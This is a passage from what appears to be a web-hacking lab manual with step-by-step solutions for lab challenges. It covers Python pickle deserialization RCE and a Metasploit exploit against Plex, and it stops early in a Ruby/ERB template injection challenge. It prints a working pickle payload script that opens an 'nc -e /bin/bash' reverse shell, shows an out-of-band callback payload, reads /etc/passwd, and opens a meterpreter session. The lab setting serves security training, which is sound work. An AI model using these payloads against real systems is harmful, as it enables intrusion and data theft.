
Solution:

Step 1: Go to the Support section of the application and select Add Ticket.




Step 2: Fill up the support request and upload a sample text file 'test.txt' and intercept the request in Burp.

Note: Make sure that the txt file has some content. Application will not allow empty file upload.



Step 3: There are two parameters that send data in a Base64 encoded value as highlighted below:

Step 4: Enter any invalid character as value in the 'title' parameter to check the error in response.



Step 5: Use the python script to generate a python deserialization payload using the script available in the Kali machine to receive an out-of-band call as shown below:

Command:

```
root@Kali:/tools/python_deserialization~# python3 python_deser_oob.py
testing.userX.webhacklab.com
```


```
┌──(root💀kali)-[~/tools/python_deserialization]
└─# python3 python_deser_oob.py testing.user85.webhacklab.com
b'gASVPQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjCJjdXJsIHRlc3RpbmcudXNlcjg1LndlYmhhY2tsYWIuY29tlIWUUpQu'
```

Step 6: Start a Tcpdump listener for an OOB call:

```
tcpdump -n udp port 53 -i any
```

```
Terminal - root@kali: ~/tools/python_deserialization
File  Edit  View  Terminal  Tabs  Help
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 7: Replace the value in 'title' parameter with generated payload as shown below.



Step 8: An OOB call will be received.

```
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
21:57:32.421285 IP 192.168.200.12.4069 > 192.168.4.10.53: 46339+ A? testing.user10.webhacklab.com. (47)
21:57:32.421480 IP 192.168.200.12.39683 > 192.168.4.10.53: 17690+ AAAA? testing.user10.webhacklab.com. (47)
```

Step 9: Generate the payload for the reverse shell using the following command.

```
root@Kali:~/tools/python_deserialization# python3 python_deser_shell.py
192.168.4.X 4444
```


```
┌──(root💀kali)-[~/tools/python_deserialization]
└─# cat python_deser_shell.py
#!/usr/bin/python
#
# Pickle deserialization RCE payload.
# To be invoked with command to execute at it's first paramete
r.
# Otherwise, the default one will be used.
#

import pickle as cPickle
import sys
import base64

IP = sys.argv[1]
PORT = sys.argv[2]
COMMAND = "nc "+IP+" "+PORT+" -e /bin/bash &"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print (base64.b64encode(cPickle.dumps(PickleRce())))

┌──(root💀kali)-[~/tools/python_deserialization]
└─# python3 python_deser_shell.py 192.168.4.85 4444
b'gASVPgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjCNuYyAxOTIuMTY4LjQuODUgNDQ0NC
AtZSAvYmluL2Jhc2ggJpSFlFKULg=='
```

Step 10: Start a Netcat listener on port mentioned in the script:


```
root@Kali:~# nc -nlvp 4444
```

```
root@kali:~/tools/python_deserialization# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 11: Enter the generated payload in the 'title' parameter and send the Request.




Step 12: A reverse shell is obtained, and we can run commands.



Step 13: Execute ‘cat /etc/passwd’ to complete the challenge.

```
cat /etc/passwd
```



Bonus: Plex Python Deserialization


Challenge URL: http://plex.webhacklab.com:32400

- **Perform RCE using python deserialization vulnerability.**


Solution:

Step 1: Navigate to the application as shown in figure:


Step 2: Login using admin user account and login to the application as shown in figure:



Step 3: Navigate to browser inspector tab as shown in figure:



Step 4: Navigate to Storage -> Local Storage and select the "http://plex.webhacklab.com:32400" and copy the "myPlexAccessToken" value as shown in figure:



Step 5: Use the following Metasploit module and set the information to obtained reverse shell.

```
root@Kali:~# msfconsole

msf > use exploit/windows/http/plex_unpickle_dict_rce

msf exploit(handler) > set PLEX_TOKEN myPlexToken

msf exploit(handler) > set RHOSTS 192.168.200.130

msf exploit(handler) > set LHOST 192.168.4.X

msf exploit(handler) > set LPORT <PORT>

msf exploit(handler) > run
```

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > show options

Module options (exploit/windows/http/plex_unpickle_dict_rce):

   Name          Current Setting       Required  Description
   ----          ---------------       --------  -----------
   ALBUM_NAME                          yes       Name of Album
   LIBRARY_PATH  C:\Users\Public       yes       Path to write picture library to
   PLEX_TOKEN    qAXZzKbs5Em6TPPZv5jR  yes       Admin Authenticated X-Plex-Token
   Proxies                             no        A proxy chain of format type:host:port[,typ
   REBOOT_SLEEP  15                    yes       Time to wait for Plex to restart
   RHOSTS        192.168.200.130       yes       The target host(s), range CIDR identifier,
   RPORT         32400                 yes       The target port (TCP)
   SSL           false                 no        Negotiate SSL/TLS for outgoing connections
   VHOST                               no        HTTP server virtual host


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.4.85     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/http/plex_unpickle_dict_rce) > run
```

Step 6: The meterpreter session is opened.

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > run

[*] Started reverse TCP handler on 192.168.4.85:4444
[*] Gathering Plex Config
[*] Server Name: plex_server
[+] Server OS: Windows (6.3 (Build 9600))
[+] Server Version: 1.19.1.2645-ccb6eb67e
[+] Camera Upload: 1
[*] Using album name: wJKW1c
[*] Adding new photo library
[+] Created Photo Library: 3
[*] Adding pickled Dict to library
[*] Changing AppPath
[*] Restarting Plex
[*] Sending stage (39396 bytes) to 192.168.200.130
[*] Meterpreter session 1 opened (192.168.4.85:4444 → 192.168.200.130:55785) at 2021-07-10 09:29:17 -0700
[*] Sleeping 15 seconds for server restart
[*] Cleanup Phase: Reverting changes from exploitation
[*] Changing AppPath
[*] Restarting Plex
[*] Deleting Photo Library

meterpreter >
```

Step 7: Obtained the system information and ipconfig information.

```
meterpreter > sysinfo
Computer        : server2k12_ds
OS              : Windows 2012 R2 (Build 9600)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:9f:1e:9e
MTU          : 1500
IPv4 Address : 192.168.200.130
IPv4 Netmask : 255.255.0.0
```


Ruby/ERB Template Injection

Challenge URL: http://shop.webhacklab.com/referral.php

- **Identify the template engine and exploit it to extract the content of the file "/etc/passwd"**


Solution:

Step 1: Notice the "Refer a friend" link in the Shop application, which points to "http://shop.webhacklab.com/referral.php"

